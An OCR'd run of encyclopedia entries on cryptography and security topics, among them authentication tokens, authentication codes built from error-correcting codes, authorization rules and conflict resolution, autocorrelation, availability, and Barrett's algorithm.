Formby D, Srinivasan P, Leonard A, Rogers J, Beyah R (2016) Who's in control of your control system? Device fingerprinting for cyber-physical systems. In: NDSS

Ghaeini HR, Chan M, Bahmani R, Brasser F, Garcia L, Zhou J, Sadeghi AR, Tippenhauer NO, Zonouz S (2019) Patt: physics-based attestation of control systems. In: 22nd international symposium on research in attacks, intrusions and defenses (RAID 2019). USENIX Association, Chaoyang District, Beijing, pp 165–180. https://www.usenix.org/conference/raid2019/presentation/ghaeini

Gollmann D, Krotofil M (2016) Cyber-physical systems security. Springer, Berlin/Heidelberg, pp 195–204. https://doi.org/10.1007/978-3-662-49301-4_14

Gu Q, Beyah R, Ahmed CM (2020) Identifying process structure and parameters using side-channel information. https://ics2020.sched.com/event/eh1h/identify- ing-process-structure-and-parameters-using-side-chan- nel-information

Han Y, Etigowni S, Liu H, Zonouz S, Petropulu A (2017) Watch me, but don't touch me! Contactless control flow monitoring via electromagnetic emanations. In: Proceedings of the 2017 ACM SIGSAC conference on computer and communications security, CCS'17. Association for Computing Machinery, New York, pp 1095–1108. https://doi.org/10.1145/3133956.3134081

Lee RM, Assante MJ, Conway T (2016) Analysis of the cyber attack on the ukrainian power grid. SANS Report

Mathur AP, Tippenhauer NO (2016) Swat: a water treatment testbed for research and training on ics security. In: 2016 international workshop on cyber-physical systems for smart water networks (CySWater), pp 31–36. https://doi.org/10.1109/CySWater.2016.7469060

NIST (2004) Authentication. https://nvlpubs.nist.gov/ nistpubs/Legacy/SP/nistspecialpublication800-27ra.pdf

NIST (2014) Cyber-physical systems. https://www.nist.gov/el/cyber-physical-systems

Shoukry Y, Martin P, Yona Y, Diggavi S, Srivastava M (2015) Pycra: physical challenge-response authentication for active sensors under spoofing attacks. In: Proceedings of the 22Nd ACM SIGSAC conference on computer and communications security, CCS'15. ACM, New York, pp 1004–1015. https://doi.org/10.1145/2810103.2813679

Slay J, Miller M (2008) Lessons learned from the maroochy water breach. Springer, Boston, pp 73–82

Son Y, Shin H, Kim D, Park Y, Noh J, Choi K, Choi J, Kim Y (2015) Rocking drones with intentional sound noise on gyroscopic sensors. In: Proceedings of the 24th USENIX conference on security symposium, SEC'15. USENIX Association, Berkeley, pp 881–896. http://dl.acm.org/citation.cfm?id=2831143.2831199

Sutton F (2018) An efficient platform and communication architecture for event-triggered cyber-physical systems. PhD thesis, ETH Zurich, https://doi.org/10.3929/ethz-b-000260384

Urbina DI, Giraldo JA, Cardenas AA, Tippenhauer NO, Valente J, Faisal M, Ruths J, Candell R, Sandberg H (2016) Limiting the impact of stealthy attacks on industrial control systems. In: Proceedings of the 2016 ACM SIGSAC conference on computer and communications security. ACM, pp 1092–1105

Wired (2015) A cyberattack has caused confirmed physical damage for the second time ever. https://www.wired.com/2015/01/german-steel-mill-hack-dest- ruction/

Wright BC (2014) Plc hardware discrimination using rf-dna fingerprinting. PhD thesis, Air Force Institute of Technology. https://apps.dtic.mil/dtic/tr/fulltext/u2/a602984.pdf

Xiao Yj, Xu Wy, Jia Zh, Ma Zr, Qi Dl (2017) Nipad: a non-invasive power-based anomaly detection scheme for programmable logic controllers. Frontiers of Inf Technol Electron Eng 18(4):519–534. https://doi.org/10.1631/FITEE.1601540

Yang K, Li Q, Lin X, Chen X, Sun L (2020) ifinger: Intrusion detection in industrial control systems via register-based fingerprinting. IEEE J Sel Areas Commun 38(5):955–967. https://doi.org/10.1109/JSAC.2020.2980921

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_68

Authentication Token

Robert Zuccherato[78] and Carlisle Adams[79] ✉
(78) Ajax, ON, Canada
(79) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Security token

Related Concepts and Keywords

Authentication; Credentials; Identity Verification Protocol; Password

Definition

The term “authentication token” can have at least three different definitions, but generally refers to an object that is used to authenticate one entity to another (“Authentication”). The various definitions for “authentication token” include the credentials provided by an entity to an authenticating party as part of an identity verification protocol, a data structure provided by an authentication server to an entity for later use in authenticating to a different application server, and a physical device or computer file used to authenticate an entity.

Theory

In most identity verification or authentication protocols, the entity being authenticated must provide the authenticating entity with some proof of the claimed identity (as in ISO/IEC 9798-1 1997; FIPS 196 1997). This proof will allow the authenticating party to verify the identity that is being claimed and is sometimes called an "authentication token." Examples of these types of authentication tokens include functions of shared secret information, such as passwords, known only to the authenticating and authenticated parties, and responses to challenges that are provided by the authenticating party, but which could only be produced by the authenticated party.

In some security architectures, end users are authenticated by a dedicated "authentication server" by means of an identity verification protocol. This server then provides the user with credentials, sometimes called an "authentication token," which can be provided to other application servers in order to authenticate to those servers. Thus, these credentials are not unlike those described above, which are provided directly by the end user to the authenticating party, except in that they originate with a third party, the authentication server.

Usually this second type of token takes the form of a data structure that has been digitally signed ("Digital Signature Schemes") or MACed ("MAC Algorithms") by the authentication server and thus vouches for the identity of the authenticated party. In other words, the authenticated party can assert his/her identity to the application server simply by presenting the token. These tokens must have a short lifetime, since if they are stolen they can be used by an attacker to gain access to the application server.

Quite often the credentials that must be provided to an authenticating party are such that they cannot be constructed using only data that can be remembered by a human user. In such situations, it is necessary to provide a storage mechanism to maintain the user's private information, which can then be used when required in an identity verification protocol (as in M'Raihi et al. 2005). This storage mechanism can be either a software file containing the private information and protected by a memorable password or a hardware device (e.g., a smart card) protected by a password or PIN and is sometimes called an "authentication token."

In addition to making many identity verification protocols usable by human end entities, this third type of authentication token has another perhaps more important benefit. Since successful completion of the protocol now usually involves both something the end entity has (the file or device) and something the end entity knows (the password or PIN to access the file or device), instead of just something the end entity knows, the actual security of the authentication mechanism is increased. In particular, when the token is a hardware device, obtaining access to that device by an attacker can often be quite difficult, thereby providing substantial protection from attack.

Applications

Hardware authentication tokens exist in a variety of styles.

– *Disconnected tokens* have no physical or logical connection to the entity's computer. Rather, these tokens have a built-in screen to display the authentication data (which is typically a random number several digits in length) to the user, and the user will manually enter this data on the computer using a keyboard or mouse. The token may include a small keypad to allow entry of a PIN to unlock the device or may just have a single button to start a routine to generate the data and display it on the device's screen.
– *Connected tokens* must be physically connected to the computer that the entity will use to authenticate to the authenticating party. Such tokens automatically transmit the authentication data to the entity's computer (eliminating the need for manual entry), but it is necessary that the computer has the appropriate input interface. Common interfaces for these tokens are smart card readers (for tokens that are built as smart cards) and USB ports (for tokens that are built as USB devices).
– *Contactless tokens* must also be connected to the entity's computer, but do not require a physical interface. Rather, a logical connection is made via wireless transmission (typically near-field communication (NFC), radio-frequency identification (RFID), or Bluetooth). As with connected tokens, manual entry is eliminated; however, contactless tokens typically have a battery that can run down (normally after several years) and limit the useful lifetime of the token.

Hardware authentication tokens may be relatively simple devices that do nothing but generate and display a new random number upon request; these are often used in combination with a password in two-factor authentication schemes. At the other extreme, hardware authentication tokens can be quite complex: they may store keys for computing digital signatures, biometric data such as fingerprint templates, and passwords; they may include a CPU for performing complicated cryptographic operations; and they may incorporate tamper-resistant packaging and security features.

Depending on the type of device and its level of sophistication, vulnerabilities for hardware authentication tokens include loss and theft, deliberate attacks (such as man-in-the-middle attacks against contactless devices), and illegitimate modification of embedded software. Authentication tokens that are not hardware-based can also be susceptible to some of these vulnerabilities (e.g., loss or theft of a software token, or a man-in-the-middle attack against the authentication protocol itself).

Open Problems and Future Directions

Research continues into finding a suitable balance between security, efficiency, and usability in authentication tokens.

Cross-References

Authentication

References

FIPS 196 (1997) Entity authentication using public key cryptography. Federal Information Processing Standards Publication 196. U.S. Department of Commerce/NIST, National Technical Information Service, Springfield

ISO/IEC 9798-1 (1997) Information technology – security techniques – entity authentication – part 1: general

M'Raihi D, Bellare M, Hoornaert F, Naccache D, Ranen O (2005) HOTP: an HMAC-based one-time password algorithm. RFC 4226

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_377

Authentication, from an Information Theoretic Perspective

Gregory Kabatiansky[80] ✉ and Ben Smeets[81] ✉
(80) Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia
(81) Department of Information Technology, Lund University, Lund, Sweden

✉ **Gregory Kabatiansky (Corresponding author)**
Email: kaba@iitp.ru

✉ **Ben Smeets**
Email: ben.smeets@it.lth.se

Synonyms

Information integrity

Definition

Information authentication aims to verify with high probability that particular information is authentic, i.e., has not been changed.

Background

There is a rather common saying that cryptology has two faces. The first (and better known) face is cryptography in its narrow sense which aims to protect data (information) from being revealed to an opponent. The second face, known as authentication (also as known a information integrity),

should guarantee with some confidence that given information is authentic, that is, has not been altered or substituted by the opponent. This confidence may depend on the computing power of the opponent (e.g., in a digital signature schemes this is the case) or not. The latter is called unconditional authentication and makes use of *symmetric cryptosystems*.

Theory

The model of unconditional authentication schemes (or, codes) consists of a sender, a receiver, and an opponent. The last one can observe all the information transmitted from sender to receiver; it is assumed (following Kerkhoff's *maxim*) that the opponent knows everything, even the original(plain) message (this is called *authentication without secrecy*), but he/she does not know the used key.

There are two kinds of possible attacks by the opponent. One speaks about an *impersonation attack* when the opponent sends a message in the hope that it will be accepted by the receiver as a valid one. In a *substitution attack* the opponent observes a transmitted message and then replaces it with another message. For authentication purposes, it is enough to consider only so-called systematic *authentication codes* in which the transmitted message has the form $(m; z)$, where m is chosen from the set M of possible messages and $z = f(m)$ is its *tag* (a string of "parity-check symbols" in the language of coding theory). Let Z be the tag-set and let $F = \{f_1, \ldots, f_n\}$ be a set of n encoding maps $f_i : M \to Z$. To authenticate (or *encode*) message m, the sender chooses randomly one of the encoding mappings f_i (the choice is in fact the secret key unknown to the opponent). One may assume without loss of generality that these encoding maps f_i are chosen uniformly. The corresponding probabilities of success for impersonation and substitution attacks are denoted by P_{I} and P_{S}, respectively. The first examples of authentication codes were given in Ref. Gilbert et al. (1974), among them the following *optimal* scheme (known as *affine scheme*).

Let the set M of messages and the set Z of tags coincide with the *finite field* $\mathbf{F}_q$ of q elements (hence q should be a prime power). The set F of encoding mappings consists of all possible affine functions, that is, mappings of the form

$$f_{a,b}(m) = am + b.$$

For this scheme, $P_I = P_S = q^{-1}$ and the scheme is optimal for both parameters—for P_I this is obvious and for P_S this follows from the *square-root* bound $P_S \geq 1/\sqrt{n}$ which is also derived in Ref. Gilbert et al. (1974). Although this scheme is optimal (meets this bound with equality), it has a serious drawback when being applied in practice since its key size (which is equal to $\log n = 2 \log q$) is twice larger than the message size.

For a long time (see Simmons 1992; Wegman and Carter 1981), no known schemes (codes) had a key size that was much smaller than the message size. Schemes that did allow this were first constructed in Ref. Johansson et al. (1994). They made use of a very important relationship between authentication codes and error-correcting codes (*ECC*, shortly) (see van Tilborg 1996 and *cyclic codes*).

By definition (see Kabatianskii et al. 1996), an *authentication code* (*A-code*, for short) is a q-ary code V over the alphabet Z ($|Z| = q$) of length n consisting of $|M|$ codewords $v^{(m)} = (f_1(m), \ldots, f_n(m))$, $m \in M$. Almost without loss of generality one can assume that all words in the A-code V have a uniform composition, that is, all "characters" from the alphabet Z appear equally often in every codeword (more formally, $|\{i : v_i = z\}| = n/q$ for any $v \in V$ and any $z \in Z$). This is equivalent to saying that P_I takes on its minimal possible value q^{-1}. Define the relative A-distance between vectors $x = (x_1, \ldots, x_n)$ and $y = (y_1, \ldots, y_n)$ as $\delta_A(x, y) = 1 - n^{-1}q\gamma(x, y)$, where

$$\gamma(x, y) = \max_{z, z' \in Z} \{|\{i : x_i = z, y_i = z'\}|.$$

Then the maximal probability of success of a substitution by the opponent is

$$P_S = 1 - \delta_A(V),$$

where the minimum relative A-distance $\delta_A(V)$ of the code V is defined as

$$\delta_A(V) = \min_{v \neq v' \in V} \delta_A(v, v').$$

The obvious inequality $d_A(V) = n\delta_A(V) \leq d_H(V)$, with $d_H(V)$ the *minimum Hamming distance* of V, allows one to apply known upper bounds

for *ECC* to systematic A-codes and re-derive known nonexistence bounds for authentication codes as well as obtain new bounds (see Kabatianskii et al. 1996; Bassalygo and Burnashev 1996 for details).

On the other hand, the q-twisted construction proposed in Kabatianskii et al. (1996) turns out to be a very effective tool to construct good authentication codes from *ECC* (in fact many known authentication schemes are implicitly or explicitly based on the q-twisted construction). Let C be an error-correcting code of length m over $\mathbf{F}_q$ with the minimal Hamming distance $d_{\mathrm{H}}(C)$ and let U be its subcode of cardinality $q^{-1}\ |C|$ such that for all $U \in U$ and all $\lambda \in \mathbf{F}_q$ vectors $u + \lambda\mathbf{1}$ are distinct and belongs to C, where $\mathbf{1}$ is the all-one vector. Then the following q-ary code $V_U := \{(u + \lambda_1\mathbf{1}, \ldots, u + \lambda_q\mathbf{1}) : u \in U\}$ (where $\lambda_1, \ldots, \lambda_q$ are all different elements of the field $\mathbf{F}_q$) of length $n = mq$ is called a q-twisted code and considered as A-code generates the authentication scheme (Kabatianskii et al. 1996) for protecting $|C|$ messages with the number of keys $n = mq$ providing probabilities

$$P_{\mathrm{I}} = 1/q,\ P_{\mathrm{S}} = 1 - \frac{d_{\mathrm{H}}(C)}{m}.$$

Application of the q-twisted construction to many optimal *ECC* (with sufficient large minimal code distance) produces optimal or near-optimal authentication codes. For instance, *Reed–Solomon* codes generate authentication schemes which are the natural generalization of the aforementioned affine scheme (namely, $k = 1$) and have the following parameters (Kabatianskii et al. 1996; den Boer 1993):

> The number of messages is q^k, the number of keys is q^2 and the probabilities $P_{\mathrm{I}} = 1/q$, $P_{\mathrm{S}} = k/q$, where $k + 1$ is the number of information symbols of the corresponding Reed–Solomon code.

Reed–Solomon codes are a particular case of *algebraic-geometry* (AG) codes and the corresponding application of q-twisted construction to AG codes leads to an asymptotically very efficient class of schemes with the important, additional property of being polynomial constructible (see Vladuts 1998; Niederreiter and Xing 2001).

To conclude, we note that there is also another equivalent “language” to describe and investigate unconditional authentication schemes, namely, the

notion of almost strongly 2–universal hash functions (see Wegman and Carter 1981 and also Niederreiter and Xing 2001; Stinson 1994).

Recommended Reading

Bassalygo LA, Burnashev MV (1996) Authentication, identification and pairwise separated measures. Prob Inf Transm 32(1):41–47
[MathSciNet]

den Boer B (1993) A simple and key-economical unconditionally authentication scheme. J Comput Secur 2(1):65–67

Gilbert EN, MacWilliams FJ, Sloane NJA (1974) Codes which detect deception. Bell Syst Tech J 33(3):405–424
[MathSciNet]

Johansson T, Kabatianskii GA, Smeets B (1994) On the realtion between A-codes and codes correcting independent errors. In: Advances in cryptology, EUROCRYPT 1993, Lecture notes in computer science, vol 765. Springer, pp 1–11

Kabatianskii GA, Smeets B, Johansson T (1996) On the cardinality of systematic authentication codes via error-correcting codes. IEEE Trans Inf Theory 42(2):566–578
[MathSciNet]

Niederreiter H, Xing C (2001) Rational points on curves over finite fields. London mathematical society lecture note series, vol 285. Cambridge University Press, Cambridge

Simmons GJ (1992) A survey of information authentication. Contemporary cryptology, the science of information integrity. IEEE, New York, pp 379–419

Stinson DR (1994) Universal hashing and authentication codes. Designs Codes Cryptogr 4:369–380
[MathSciNet]

van Tilborg HCA (1996) Authentication codes: an area where coding and cryptology meet. In: Boyd C (ed) Cryptography and coding V, Lecture notes in computer science, vol 1025. Springer, pp 169–183

Vladuts SG (1998) A note on authentication codes from algebraic geometry. IEEE Trans Inf Theory 44:1342–1345
[MathSciNet]

Wegman MN, Carter JL (1981) New hash functions and their use in authentication and set equality. J Comput Syst Sci 22:265–279
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300089

Authorization

Access Control for Cyber-Physical Systems
Authentication for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_810

Authorizations

Sabrina De Capitani diVimercati[82] ✉
(82) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani diVimercati**
Email: sabrina.decapitani@unimi.it

Synonyms

Access control rules

Definition

An *authorization* represents the right granted to a user to exercise an action (e.g., read, write, create, delete, and execute) on certain objects.

Background

Access control evaluates the requests to access resources and determines whether to grant or deny them. The access control process evaluating all access requests is based on regulations that differ according to the specific access control policy adopted. In case of discretionary access control policies, the access control process relies on a set of *authorizations* that traditionally are expressed in terms of the identity of the users. Since the ability of users to access resources depends on their identity, users must be properly authenticated.


Theory and Application

The simplest form of authorization is a triple $\langle u, o, a \rangle$, where u is the user to whom the authorization is granted, o is the object to which access is granted, and a is the action representing the type of access that the user u can exercise on object o. Specific subjects, objects, and actions to which authorizations can be referred may be different from system to system. For instance, in an operating system, objects will be files and directories, while in database systems, tables and tuples within them might be considered as objects. Actions for which authorizations can be specified include the following access modes: *read*, to provide users with the capability to view information; *write*, to allow users to modify or delete information; *execute*, to allow users to run programs; *delete*, to allow users to delete system resources; and *create*, to allow users to create new resources within the system.

In today's systems, the simple triple $\langle u, o, a \rangle$ has evolved to support the following features (Samarati and De Capitani di Vimercati, 2001):

- *Conditions*. To make authorization validity dependent on the satisfaction of some specific constraints, today's access control systems typically support conditions associated with authorizations. For instance, conditions can impose restrictions on the basis of object content (content-dependent conditions), system predicates (system-dependent conditions), or accesses previously executed (history-dependent conditions).
- *Purpose*. Often the decision of whether an access request can be granted or denied may not only depend on the user identity but also on the use the user intends to do with the object being requested, possibly declared by the user at the time of the request. To take into consideration this important aspect, authorizations may be extended with the specification of the purpose, that is, the reason for which an object can be used (Bonatti et al., 2001). For instance, an authorization may state that a user can access a specific object only if the user intends to access the object for research purposes.
- *Abstractions*. To simplify the authorization definition process, discretionary access control supports also *user groups* and *classes of objects*, which may also be hierarchically organized. Typically, authorizations specified on an abstraction propagate to all its members

according to different *propagation policies*. Figure 1 illustrates an example of user-group hierarchy, where, for example, an authorization specified for the `Nurse` group applies also to `Bob` and `Carol`.



Authorizations, Fig. 1 An example of user-group hierarchy

- *Positive and negative authorizations*. To provide more flexibility and control in the specification of authorizations, positive and negative authorizations can be combined in a single model. For instance, the owner of an object, who is delegating administration to others, can specify a negative authorization for a specific user to ensure that the user will never be able to access the object, even if others grant her a positive permission for it. Negative authorizations can also be used to specify exceptions. Suppose, for example, that all users belonging to a group but *u* can access object *o*. If exceptions were not supported, it would be necessary to associate an authorization with each user in the group but *u*, therefore not exploiting the possibility of specifying the authorization on the group. This situation can be easily solved by supporting both *positive* and *negative* authorizations: the system would have a positive authorization for the group and a negative authorization for *u*.

  The use of both positive and negative authorizations introduces two problems: *inconsistency*, when conflicting authorizations are associated with the same element in a hierarchy, and *incompleteness*, when some accesses are neither authorized nor denied.

  Incompleteness is usually easily solved by assuming a *default policy* (open or closed, this latter being more common), when no authorization applies. In this case, an open policy approach allows the access, while the closed policy approach denies it.

To solve the inconsistency problem, different *conflict resolution policies* have been proposed (Jajodia et al., 2001), which are described in the following:

– *No conflict*. The presence of a conflict is considered an error.
– *Denials take precedence*. Negative authorizations take precedence.
– *Permissions take precedence*. Positive authorizations take precedence.
– *Nothing takes precedence*. Conflicts remain unsolved.
– *Most specific takes precedence*. An authorization specified for an entity (user, object, or action) takes precedence over authorizations specified for groups to which the entity belong. For instance, consider the user-group hierarchy in Fig. 1 and the authorizations $\langle$`Medical`, `Document1`, $+r\rangle$ and $\langle$`Nurse`, `Document1`, $-r\rangle$. `Carol` cannot read `Document1`, since the `Nurse` group is more specific than the `Medical` group. The most specific takes precedence criteria is intuitive and natural, as it expresses the concept of "exception." However, it does not solve all possible conflicts. For instance, `Carol` belongs to groups `Nurse` and `Physician`, which are not in a membership relationship, holding conflicting authorizations.
– *Most specific along a path takes precedence*. An authorization specified for an entity (user, object, or action) takes precedence over authorizations specified for groups to which the entity belong, only for the paths passing from the considered entity. For instance, with respect to the previous example, `Carol` gains a positive authorization from path (`Medical`, `Physician`, `Carol`), and a negative one from path (`Nurse`, `Carol`).

Different authorizations can apply to a given access request involving a specific user, object, and action. The request is therefore granted if there is at least one authorization that allows it. With respect to the specified authorizations, intuitively, this implies that different authorizations are considered as combined in OR. This traditional approach results limiting in some contexts. As a matter of fact, often access restrictions are stated in a restrictive form rather than in the inclusive positive form just mentioned. Rules expressed in a restrictive form state conditions that must be satisfied for an access to be granted and such that, if at least one condition is not satisfied, the access should not be granted. For instance, a rule can state that "access to file1 can be permitted only to Medical staff." It is easy to see that

such a restriction cannot be simply represented as an authorization stating that users belonging to the `Medical` group can be authorized. In fact, while the single authorization brings the desired behavior, its combination with other authorizations may have the effect that the only constraint is not satisfied anymore. From what said, it is clear that the traditional approach of specifying authorizations as positive permissions for the access is not sufficient. Some proposals therefore support the definition of restrictions to specify requirements of the exclusive only if form stated above (Bonatti et al., 2001). In this case, restrictions are of the form $\langle u, o, a, c \rangle$ stating that u can perform action a on object o only if condition c is satisfied. Restrictions specify requirements that must all be satisfied for an access to be granted. Lack to satisfy any of the requirements that apply to a given request implies the request will be denied. Intuitively, restrictions play the same role as negative authorizations (i.e., a restriction is equivalent to a negative authorization where the condition is negated). However, restrictions are easier to understand because of the clear separation between users to which a restriction applies on one side and necessary conditions that these users must satisfy on the other side (which, in traditional approaches, would be collapsed into a single field (Jajodia et al., 2001)).

Advanced Authorizations

Recent advancements allow the specifications of authorizations with reference to generic attributes/properties of the parties (e.g., name, citizenship, occupation) and the objects (e.g., owner, creation date) involved. A common assumption is that these properties characterizing users and objects are stored in profiles that define the name and the value of the properties. Users may also support requests for certified data (i.e., *credentials*), issued and signed by authorities trusted for making statements on the properties, and uncertified data, signed by the owner itself. In this case, each component of the triple $\langle u, o, a \rangle$ corresponds to Boolean formulas over the user requesting access, the object to which access is requested, and the actions the user wants to perform on the object, respectively. Also, recent access control models extend the authorization form allowing the specification of more expressive access control rules, usually based on some logic languages (De Capitani di Vimercati et al., 2007). The goal of these proposals is the development of flexible and

powerful access control models that provide multiple policy features, that is, that can capture within a single model (and therefore mechanism) different access control and conflict resolution policies.

Cross-References

Access Control Policies, Models, and Mechanisms
Credential-Based Access Control
Discretionary Access Control (DAC) Policies

References

Bonatti P, Damiani E, De Capitani di Vimercati S, Samarati P (2001) A component-based architecture for secure data publication. In: Proceedings of the 17th annual computer security applications conference, New Orleans

De Capitani di Vimercati S, Foresti S, Jajodia S, Samarati P (2007) Access control policies and languages in open environments. In: Yu T, Jajodia S (eds) Secure data management in decentralized systems. Springer, New York

Jajodia S, Samarati P, Sapino ML, Subrahmanian VS (2001) Flexible support for multiple access control policies. ACM Trans Database Syst 26(2):214–260

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. LNCS, vol 2171. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_334

Autocorrelation

Tor Helleseth[83] ✉
(83) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

Let $\{a_t\}$ be a sequence of period n (so $a_t = a_{t+n}$ for all values of t), with symbols being the integers mod q (modular arithmetic). The periodic autocorrelation of the sequence $\{a_t\}$ at shift τ is defined as

$$A(\tau) = \sum_{t=0}^{n-1} \omega^{a_{t+\tau} - a_t}$$

where ω is a complex q-th root of unity.

Often one considers binary sequences when $q = 2$ and $\omega = -1$. Then the autocorrelation at shift τ equals the number of agreements minus the number of disagreements between the sequence $\{a_t\}$ and its cyclic shift $\{a_{t+\tau}\}$.

Application

In most applications, one wants the autocorrelation for all nonzero shifts $\tau \neq 0 \bmod n$) (the out-of-phase autocorrelation) to be low in absolute value. For example, this property of a sequence is extremely useful for synchronization purposes.

Cross-References

Autocorrelation
Cross-Correlation
Maximal-Length Sequences
Modular Arithmetic
Sequences

Recommended Reading

Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco, Revised edn. Aegean Park Press, Laguna Hills, 1982

Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge

Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In: Pless VS, Huffman WC (eds) Handbook in coding theory, vol II. Elsevier, Amsterdam, pp 1765–1853

Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In: Gibson JD (ed) The communications handbook, 2nd edn. CRC Press, London, pp 8-1–8-12

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300091

Autograph

Signature Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300092

Autonomous Cyber Response

Adaptive Cyber Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_101

Availability

Eric Cronin[84] ✉
(84) CIS Department, University of Pennsylvania, Philadelphia, PA, USA

Definition

A service is of no practical use if no one is able to access it. *Availability* is the property that legitimate principals are able to access a service within a timely manner whenever they may need to do so.

Theory

Availability is typically expressed numerically as the fraction of a total time period during which a service is available. Although one of the keystones of computer security, availability has historically not been emphasized as much as other properties of security such as *confidentiality* and *integrity*. This lack of emphasis on availability has changed recently with the rise of open Internet services.

Decreased availability can occur both inadvertently, through failure of hardware, software, or infrastructure, or intentionally, through attacks on the service or infrastructure. The first can be mitigated through redundancy, where the probability of all backups experiencing a failure simultaneously is (hopefully) very low. It is in regard to these random failures where "five-nines of availability" (available 99.999% of the time) are often used when describing systems. The second cause for loss of availability is of more interest from a security standpoint. When an attacker is able to degrade availability, it is known as a Denial of Service attack. Malicious attacks against availability can focus on the service itself (e.g., exploiting a common software bug to cause all backups to fail simultaneously), or on the

infrastructure supporting the service (e.g., flooding network links between the service and the principal).

B

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300093

Bank Card

Payment Card

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_501

Barrett's Algorithm

David Naccache[1] ✉
(1) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

Barrett's algorithm is a process allowing the computation of the quantity u mod n without resorting to trial division. The method is efficient in settings where u changes frequently for a relatively invariant n (which is the case in cryptography). Let N denote the size of n in bits, $u < 2^{2N}$ and $q = \lfloor u/n \rfloor$. Define:

$$q' = \left\lfloor \frac{\left\lfloor \frac{u}{2^{N-1}} \right\rfloor \left\lfloor \frac{2^{2N}}{n} \right\rfloor}{2^{N+1}} \right\rfloor$$

Note that the constant $\left\lfloor \frac{2^{2N}}{n} \right\rfloor$ can be computed once for all and reused for many different u values. All other operations necessary for the computation of q' are simple multiplications and bit-shifts.

It is easy to prove that $u - nq' < u - n(q + 2) = (u \bmod n) + 2n$. Hence, one multiplication and (at most) two subtractions will suffice to determine u mod n from q'.

Recommended Reading

Barrett PD (1987) Implementing the Rivest Shamir and Adleman public key encryption algorithm on a standard digital signal processor. In: Odlyzko AM (ed) Advances in cryptology. Proceedings of CRYPTO 86, LNCS 263. Springer, Berlin, Heidelberg, pp 311–323

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300094

Barter

Fair Exchange

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300095

Base

Generator

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_161

Beaufort Encryption

Friedrich L. Bauer[2] ✉
(2) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

Beaufort encryption is an encryption similar to the Vigenère encryption (Bauer 1997), but with shifted reversed standard alphabets. For encryption and decryption, one can use the *Beaufort table* below (Giovanni Sestri, 1710).

Cross-References

Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1576

Behavioral Security

Hiep Cong-Pham[3] ✉
(3) RMIT University Vietnam, Ho Chi Minh City, Vietnam

✉ **Hiep Cong-Pham**
Email: hiep.pham@rmit.edu.vn

